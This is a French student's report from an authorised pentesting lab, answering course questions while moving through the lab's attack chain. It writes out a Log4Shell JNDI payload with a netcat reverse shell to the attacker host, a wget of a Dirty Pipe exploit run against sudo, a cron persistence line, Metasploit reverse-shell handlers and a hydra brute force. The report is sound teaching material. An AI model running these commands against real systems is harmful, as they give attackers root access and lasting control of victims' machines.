ZHANG

David

Compte-rendu

SAE Pentesting

1. Planification

1) Définissez le périmètre de test autorisé

Le réseau derrière le fire-wall , et le réseau local

2) Quelles sont les machines impliquées dans ce périmètre ?


KALI , Firewall, Routeur, Mystère , Webservice

3) Pour chaque machine du périmètre :

- énumérez les interfaces réseaux (nom, MAC, IP)
- identifiez les connexions entre les interfaces

KALI : 192.168.122.102 52:54:00:ad:83:eb
Fwall : 192.168.122.100 52:54:00:19:ba:93
Routeur : 192.168.122.1 fa:30:c9:24:6b:fa
Mystère : ?
WebService : ?

4) Faites un schéma du lab avec tous les hôtes, les switches et les adresses IP connues



2. Premiers scans

1) Quels sont les ports UDP et TCP ouverts sur la machine cible ?

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.122.100
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 19:58 CET
Nmap scan report for 192.168.122.100
Host is up (0.0028s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9 (protocol 2.0)
80/tcp open  http    nginx 1.22.0
MAC Address: 52:54:00:19:BA:93 (QEMU virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.55 seconds
```

80/tcp

2) Quel(s) logiciel(s) avez-vous identifié sur la cible ? Indiquez leur version et la version actuelle.

Version sur la machine cible : Nginx 1.22.0

Dernière version : Nginx1.25.3

Le logiciel sur la machine cible n'est donc pas à jour

3) Pour chaque logiciel recherchez les vulnérabilités existantes

80/tcp open http   nginx 1.22.0

| vulners:


| cpe:/a:igor_sysoev:nginx:1.22.0:

| PRION:CVE-2022-41741 4.3 https://vulners.com/prion/PRION:CVE-2022-41741

|_ PRION:CVE-2022-41742 3.2 https://vulners.com/prion/PRION:CVE-2022-41742

|_http-server-header: nginx/1.22.0

4) Montrez avec une capture de trames, comment nmap scanne un hôte situé derrière un routeur lorsque la commande est lancée en tant que simple utilisateur ou un administrateur



No.	Time	Source	Destination	Protocol	Length	Info
31	1.475782833	52.108.9.12	192.168.122.106	TLSv1.2	450	Application Data
32	1.475782961	52.108.9.12	192.168.122.106	TLSv1.2	92	Application Data
33	1.475801887	192.168.122.106	52.108.9.12	TCP	54	36564 → 443 [ACK] Seq=6691 Ack=1025 Win=3925 Len=0
34	1.475885673	192.168.122.106	52.108.9.12	TCP	54	36564 → 443 [ACK] Seq=6691 Ack=1063 Win=3925 Len=0
35	1.766727384	RealtekU_10:34:8f	Broadcast	ARP	42	Who has 192.168.122.100? Tell 192.168.122.106
36	1.767389067	RealtekU_19:ba:93	RealtekU_10:34:8f	ARP	60	192.168.122.100 is at 52:54:00:19:ba:93
37	1.826580110	192.168.122.106	139.124.1.2	DNS	88	Standard query 0x059c PTR 100.122.168.192.in-addr.arpa
38	1.827922330	139.124.1.2	192.168.122.106	DNS	165	Standard query response 0x059c No such name PTR 100.122.16
39	1.850635455	192.168.122.106	192.168.122.100	TCP	58	54836 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
40	1.851209220	192.168.122.106	192.168.122.100	TCP	58	54836 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
41	1.851652986	192.168.122.106	192.168.122.100	TCP	58	54836 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
42	1.851828168	192.168.122.106	192.168.122.100	TCP	58	54836 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
43	1.851968554	192.168.122.106	192.168.122.100	TCP	58	54836 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
44	1.852115160	192.168.122.106	192.168.122.100	TCP	58	54836 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
45	1.852140332	192.168.122.106	192.168.122.100	TCP	58	54836 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
46	1.852179877	192.168.122.106	192.168.122.100	TCP	58	54836 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
47	1.852308056	192.168.122.106	192.168.122.100	TCP	58	54836 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
48	1.852452905	192.168.122.106	192.168.122.100	TCP	58	54836 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
49	1.853655446	192.168.122.100	192.168.122.106	TCP	60	80 → 54836 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
50	1.853679608	192.168.122.106	192.168.122.100	TCP	54	54836 → 80 [RST] Seq=1 Win=0 Len=0
51	1.856071125	192.168.122.106	192.168.122.100	TCP	58	54836 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
52	1.856270907	192.168.122.106	192.168.122.100	TCP	58	54836 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
53	2.860829036	192.168.122.106	52.108.9.12	TLSv1.2	207	Application Data

Lorsque la commande est lancée en tant que admin , il fait une requete ARP tandis que en tant que simple utilisateur non

3. Fuzzing et Bruteforce

3.1

1) Que recouvre le terme de fuzzing ?

Le fuzzing est une technique de test de logiciels qui vise à découvrir des vulnérabilités en injectant délibérément des données de manière aléatoire ou incorrecte dans un système informatique. L'objectif est d'observer le comportement du logiciel face à ces données inhabituelles et de détecter ainsi des erreurs, des plantages ou des failles de sécurité.

2) Quels outils existent pour réaliser ce genre d'opération dans le cadre d'un serveur web ?
OWASP ZAP (Zed Attack Proxy)

3.2

1) Quel code du protocole HTTP vous indique une page de connexion ?

Le code du protocole HTTP qui indique une page de connexion est généralement le code d'état HTTP 401, qui signifie "Unauthorized" (Non autorisé)

2) Dans quel répertoire cette page est-elle située ?

http://192.168.122.100/developers/

3) A partir de quel fichier dirb travaille-t-il ?

/usr/share/dirb/wordlists/common.txt

3.3

3.3.1

1) Que fait la commande hydra ?

Hydra est un outil de test de pénétration (ou "brute-force") qui est utilisé pour effectuer des attaques par force brute sur des services

2) A quoi servent les paramètres -L, -P, -u, -F et -s ?


-L (liste d'utilisateurs)

-P (liste de mots de passe)

-u (mode utilisateurs séquentiels)

-F (terminer dès que la première combinaison valide est trouvée)

3.3.2



1) Quel login/mot de passe avez-vous trouvé ?

login: test password: genius

2) Quel est le contenu de la page chargée ?

Hello, world!

3) Sans l'option -u, évaluez à la louche combien de temps il aurait fallu pour trouver le mot de passe ?

30 minutes

4. Log4shell

4.1

1) Que fait la commande curl ?

La commande curl est un outil en ligne de commande permettant de transférer des données avec des URL

2) A quoi servent les paramètres -u, -A et -e ?

-u : Cette option est utilisée pour spécifier un nom d'utilisateur et un mot de passe pour les requêtes HTTP qui nécessitent une authentification .

-A : Permet de spécifier une chaîne d'agent utilisateur (user agent) à inclure dans l'en-tête de la requête HTTP (le vecteur User-Agent)

-e : Permet de spécifier l'URL référente à inclure dans l'en-tête de la requête HTTP (le vecteur Referrer).

3) A quoi sert la commande netcat ou nc ?

C'est un outil polyvalent qui peut agir en tant que client ou serveur pour les protocoles TCP ou UDP, permettant ainsi des interactions simples entre des machines sur un réseau .

4) A quoi servent les paramètres -l, -p et -v ?

l (listen): Ce paramètre permet à netcat de fonctionner en mode écoute.

p (port): Ce paramètre permet de spécifier le numéro de port à utiliser.

-v (verbose): Ce paramètre active le mode verbeux, ce qui signifie que netcat affiche des informations détaillées sur ce qu'il fait.

4.2

4.2.1

A quoi sert l'option -e de la commande netcat ?


Executer une commande

4.2.2


Nous allons maintenant faire une attaque log4j

Premier terminal : nc -nlvp 9999

Deuxième terminal : java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "nc ip_kali 9999 -e /bin/sh" -A ip_kali



Troisième terminal : curl -u test:genius -e '\${jndi:ldap://ip_kali:1389/qdrwwb}' http://192.168.122.100/developers/



On est maintenant connecté sur la machine 192.168.122.100

1) Sous quel ID êtes-vous connecté ?

1000

2) Quel message s'affichera lors d'une connexion à cette machine ?

3) Dans quel contexte la distribution annoncée dans ce message est-elle le plus souvent utilisé ?

4) Sous quel système ce serveur web fonctionne t-il ?

Linux 7e82eef02589 5.10.0-8-amd64 #1 SMP Debian 5.10.46-4 (2021-08-03) x86_64 Linux

5) En utilisant la commande searchsploit, trouvez le nom de la faille susceptible de compromettre ce système ?

Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation

linux/local/50808.c

5. Elévation de privilèges

1) Quel est le CVE associé à la faille que vous allez exploiter ?
CVE-2022-0847

2) A quoi sert le bit SUID ?
Le bit SUID (Set User ID) est un des bits spéciaux des permissions d'un fichier dans les systèmes UNIX et UNIX-like, tels que Linux. Ce bit permet à un programme d'être exécuté avec les droits de l'utilisateur propriétaire du fichier, plutôt qu'avec les droits de l'utilisateur qui exécute le programme.

On se met dans un repertoire dans lequel on a les droits :

cd /home/user

Ensuite on récupère le fichier dirtypipe.c via http en utilisant la commande wget :

wget http://ip_kali/dirtypipe.c

Puis on compile ce programme :

Gcc dirtypipe.c -o dirtypipe

Enfin on l'execute en lui donnant comme argument le programme dont les droits sont 4000:

./dirtypipe /usr/bin/sudo

```
[+] hijacking suid binary..
whoami
root
```

L'élevation de privilège est ainsi terminé

6. Echappement du container

Il existe un fichier .dockerenv à la racine ce qui veut dire que l'on est dans un container docker

```
ls -a /
.
..
.dockerenv
bin
dev
etc
home
lib
media
mnt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

1) A quoi sert l'option --privilege au moment du lancement d'un container docker ?

L'option --privileged donne à un conteneur un accès étendu aux fonctionnalités du noyau de l'hôte

2) Quelles sont les conséquences pratiques de l'usage de cette option ?

elle peut poser des problèmes de sécurité en augmentant le niveau d'accès du conteneur.

3) Quelle commande permet d'afficher les disques disponibles sur une machine linux ?

df

4) Quelle commande permet de monter un disque ou une partition sur un répertoire de notre choix ?

mount /dev/nom_de_la_partition /chemin_du_repertoire_de_montage

5) Quelle est la version et le nom du système hôte hébergeant le container ?

Linux 7e82eef02589 5.10.0-8-amd64 #1 SMP Debian 5.10.46-4 (2021-08-03) x86_64 Linux

On monte la partition principale qui est généralement /dev/sda1 sur /mnt/hote:

```
mount /dev/sda1 /mnt/hote
df
Filesystem           1K-blocks      Used Available Use% Mounted on
overlay                7173040   3676328   3110972  54% /
tmpfs                    65536         0     65536   0% /dev
shm                      65536         0     65536   0% /dev/shm
/dev/sda1              7173040   3676328   3110972  54% /etc/localtime
/dev/sda1              7173040   3676328   3110972  54% /etc/timezone
/dev/sda1              7173040   3676328   3110972  54% /etc/resolv.conf
/dev/sda1              7173040   3676328   3110972  54% /etc/hostname
/dev/sda1              7173040   3676328   3110972  54% /etc/hosts
/dev/sda1              7173040   3676328   3110972  54% /mnt/hote
```

On a maintenant accès au système hote

```
cd /mnt
ls
hote
cd hote
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
log.txt
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

7. Mise en place d'un reverse-shell

1) Quelles différences y-a-t-il entre les charges bind et reverse?

La principale différence entre les charges bind et reverse réside dans la direction de l'initiation de la connexion. Dans le cas de la charge bind, l'attaquant initie la connexion vers la cible, tandis que dans le cas de la charge reverse, c'est la cible qui initie la connexion vers l'attaquant.

2) Donnez deux charges "reverse" qui seraient potentiellement utilisables sur la Victime (listez les exécutables sur la Victime)

- Reverse Shell avec Netcat

- Payload Meterpreter dans Metasploit

3) Du point de vue d'un hacker :

- Quel intérêt existe-t-il à utiliser un reverse-shell pour ouvrir une connexion vers une machine distante ?

La connexion depuis le réseau interne vers l'exterieur est moins controlé

- Quel inconvénient cela présente-t-il ?

Un reverse shell dépend de la connectivité réseau pour établir une communication avec l'attaquant.

7.2

1) Sur un système Unix à quoi sert le cron ?

Il permet aux utilisateurs de planifier l'exécution automatique de scripts, de commandes ou de programmes à des moments spécifiés.

2) Dans quel fichier les tâches "systèmes" sont-elles habituellement planifiées ?

Elles sont généralement stockés dans des fichiers nommés "crontabs"

3) A quoi sert l'option -e de la commande crontab ?

L'option –e de la commande crontab permet d'éditer la crontab

4) Quelle ligne faudrait-il écrire dans un fichier pour planifier une tâche toutes les 2 mns ?

*/2 * * * * commande_à_exécuter

```
cat reverse_shell
*/2 * * * * root /etc/cron.d/payloadDanger
```

Le lancement de la charge malveillante est maintenant automatisé

8. Persistance

À partir de maintenant dès que l'on lance la charge cmd/unix/reverse_bash sur l'ip de la kali on aura une connexion qui se fait automatiquement toutes les deux minutes

msfconsole
use exploit/multi/handler
set PAYLOAD cmd/unix/reverse_bash
set LHOST IP_Kali
set LPORT 4444
exploit

EOF : End Of File

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD cmd/unix/reverse_bash
PAYLOAD ⇒ cmd/unix/reverse_bash
msf6 exploit(multi/handler) > set LHOST
LHOST ⇒
msf6 exploit(multi/handler) > set LHOST 192.168.122.106
LHOST ⇒ 192.168.122.106
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.122.106:4444
[*] Command shell session 1 opened (192.168.122.106:4444 → 192.168.122.100:46110) at 2024-01-19 22:30:07 +0100
```

8.1

1) Que fait l'exploit multi/handler ?

L'exploit multi/handler est un module dans le framework Metasploit qui agit comme un "gestionnaire d'exploits" ou "payload handler". Son rôle principal est d'attendre la connexion d'une victime après qu'un payload a été exécuté sur le système cible.

2) Quelle charge par défaut est utilisée par cet exploit ?

generic/shell_reverse_tcp

3) Quelles options sont requises pour cette charge ?

LHOST , LPORT

4) Au moyen de la commande session -h, trouvez l'option qui permet d'upgrader une session ?
Session –u, --upgrade <id>
5) Quel intérêt avez-vous à upgraded une session ?
Persistance : La mise à niveau de la session peut également être utilisée pour établir une persistance sur le système cible, permettant à l'attaquant de conserver l'accès même après un redémarrage du système.

Accès amélioré : L'upgrade permet d'améliorer la session pour un accès plus complet et des fonctionnalités avancées.

6) Qu'est-ce qu'un meterpreter ?

Meterpreter est conçu pour être utilisé après qu'un attaquant a réussi à exploiter une vulnérabilité sur un système cible. Il offre une large gamme de fonctionnalités pour permettre à l'attaquant d'explorer et de manipuler le système compromis de manière discrète.

7) Quelles sont les familles de commandes disponibles dans un meterpreter ?

Core Commands

System Commands

File System Commands

Network Commands

Information Gathering Commands

Screenshot and Webcam Commands


Persistence Commands

PowerShell Commands

Credential and Token Manipulation Commands

Privilege Escalation Commands

Upgrader une session consiste à la transformer en une session meterpreter , ce qui nous donne accès à un ensemble étendu de fonctionnalités



8.2

La syntaxe et le jeu de commandes de Meterpreter peuvent varier légèrement par rapport à un shell classique.

1) Comment s'appelle l'exploit que vous avez sélectionné ?

exploit/linux/local/service_persistence

2) Quel paramètre permet d'exécuter cet exploit dans une session donnée ?

set SSESSION <id>

3) Quelle charge par défaut utilise-t-il ?

cmd/unix/reverse_netcat

4) Sur quel port cette charge se met-elle en écoute par défaut ?

4444

Pour rendre la persistante plus solide , nous allons lancer l'exploit exploit/linux/local/service_persistence sur la session meterpreter et sur le port 5555

use multi/handler

set PAYLOAD cmd/unix/reverse_netcat

Set LPORT 5555

Set LHOST 192.168.122.106

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.122.106:5555
[*] Command shell session 3 opened (192.168.122.106:5555 → 192.168.122.100:18130) at 2024-01-19 22:47:33 +0100
[*] Command shell session 4 opened (192.168.122.106:5555 → 192.168.122.100:23615) at 2024-01-19 22:47:33 +0100
[*] Command shell session 5 opened (192.168.122.106:5555 → 192.168.122.100:31792) at 2024-01-19 22:47:33 +0100
```

De nouveaux shell plus persistant se sont ouvert

9. Pivotement

1) Quel est le but d'un pivotement (or pivoting in English) ?

Le pivotement, ou "pivoting" en anglais, dans le contexte de la sécurité informatique, fait référence à la technique où un attaquant exploite une machine compromise pour accéder à d'autres machines sur le même réseau ou dans d'autres réseaux auxquels la machine compromise peut accéder

9.1

1) Quelle commande meterpreter permet d'affichez les paramètres IP ?

ipconfig

2) Quelle commande meterpreter permet d'affichez la table de routage ?

route

3) Quelle est l'adresse de la passerelle du réseau dans lequel la Victime se situe ?

192.168.200.1

4) Quelle commande Metasploit permet de créer une route et de l'associer à une session particulière
route add <network_ip> <subnet mask> <numéro de session (gateway)>

5) A quoi sert le module auxiliary/scanner/portscan/tcp ?
Le module Metasploit auxiliary/scanner/portscan/tcp est un module auxiliaire qui permet de réaliser des scans de ports TCP sur un réseau ou un hôte spécifique

6) Quelle option permet de préciser le réseau que l'on souhaite scanner ?

RHOST


7) Combien de tâches sont lancées par défaut ?
THREADS = 1

8) Quels ports sont ouverts sur la passerelle du réseau de la Victime ?
192.168.200.1: - 192.168.200.1:53 - TCP OPEN

192.168.200.1: - 192.168.200.1:80 - TCP OPEN

192.168.200.1: - 192.168.200.1:443 - TCP OPEN

On peut voir que la passerelle de la cible est 192.168.200.1



Nous allons ajouter une route vers le réseau de la victime

route add 192.168.200.0 255.255.255.0 4

9.2

1) Qu'est-ce qu'un proxy ?

Un proxy, ou serveur mandataire en français, est un intermédiaire entre un utilisateur et un serveur auquel cet utilisateur souhaite accéder. Il agit comme un intermédiaire entre les clients et les serveurs, agissant au nom des clients pour demander des ressources auprès des serveurs.

2) Sur quelle adresse/hôte socks_proxy est-il en écoute par défaut ?

sur 0.0.0.0

3) Quel port socks_proxy utilise-t-il par défaut ?

1080

4) Quelle version de socks_proxy est-elle utilisée par défaut ?

Par défaut, de nombreux logiciels et serveurs SOCKS utilisent SOCKS5 car il est plus récent et plus polyvalent) .

5) Quelle option permet de lancer Chromium afin qu'il fasse ses requêtes au travers d'un proxy ?

chromium --proxy-server=adresse_proxy

Les paramètres par défaut :

```
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or
                                        machine or 0.0.0.
   SRVPORT  1080             yes       The port to listen
   VERSION  5                yes       The SOCKS version
```

On va mettre SRVHOST à 127.0.0.0 et on laisse SRVPORT sur 1080

Dans un terminal :
use auxiliary/server/socks_proxy


Set SRVHOST 127.0.0.1

```
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  2   Auxiliary: server/socks_proxy
```

Dans un deuxième terminal :

chromium --proxy-server="socks5://127.0.0.1:1080" https://192.168.200.1/

On arrive ainsi sur la page du firewall



10. Latéralisation et persistence

1) Quel est le mot de passe par défaut du firewall ?

pfsense

2) Quel nom l'administrateur du firewall a donné aux réseaux protégés par celui-ci ?

Wan, Rt_lan , rt_dmz

3) Quelle est la version de l'IOS du firewall ?

2.6.0-RELEASE (amd64)

4) Existe-il des vulnérabilités sur celui-ci ?

Oui il existe plusieurs vunérabilités de cette version

11. Découverte du réseau LAN

1) Quelle commande permet d'installer un paquet sur un firewall Pfsense ?

pkg install nom_du_paquet

12. Attaque de la machine Mystere

1) Que permet de faire l'option -D de la commande ssh ?

L'option -D de la commande SSH permet de créer un tunnel SOCKS (SOCKS proxy) sur la machine locale. Ce tunnel peut être utilisé pour faire transiter le trafic réseau d'autres applications à travers la connexion sécurisée SSH vers un serveur distant.

2) A quoi sert la commande proxychains ?

proxychains est une commande qui permet de faire transiter le trafic réseau d'autres applications à travers des serveurs mandataires (proxy).

3) En regardant son fichier de configuration, déterminez quel port et quelle version par défaut cette commande utilise-t-elle ?

socks4 127.0.0.1 9050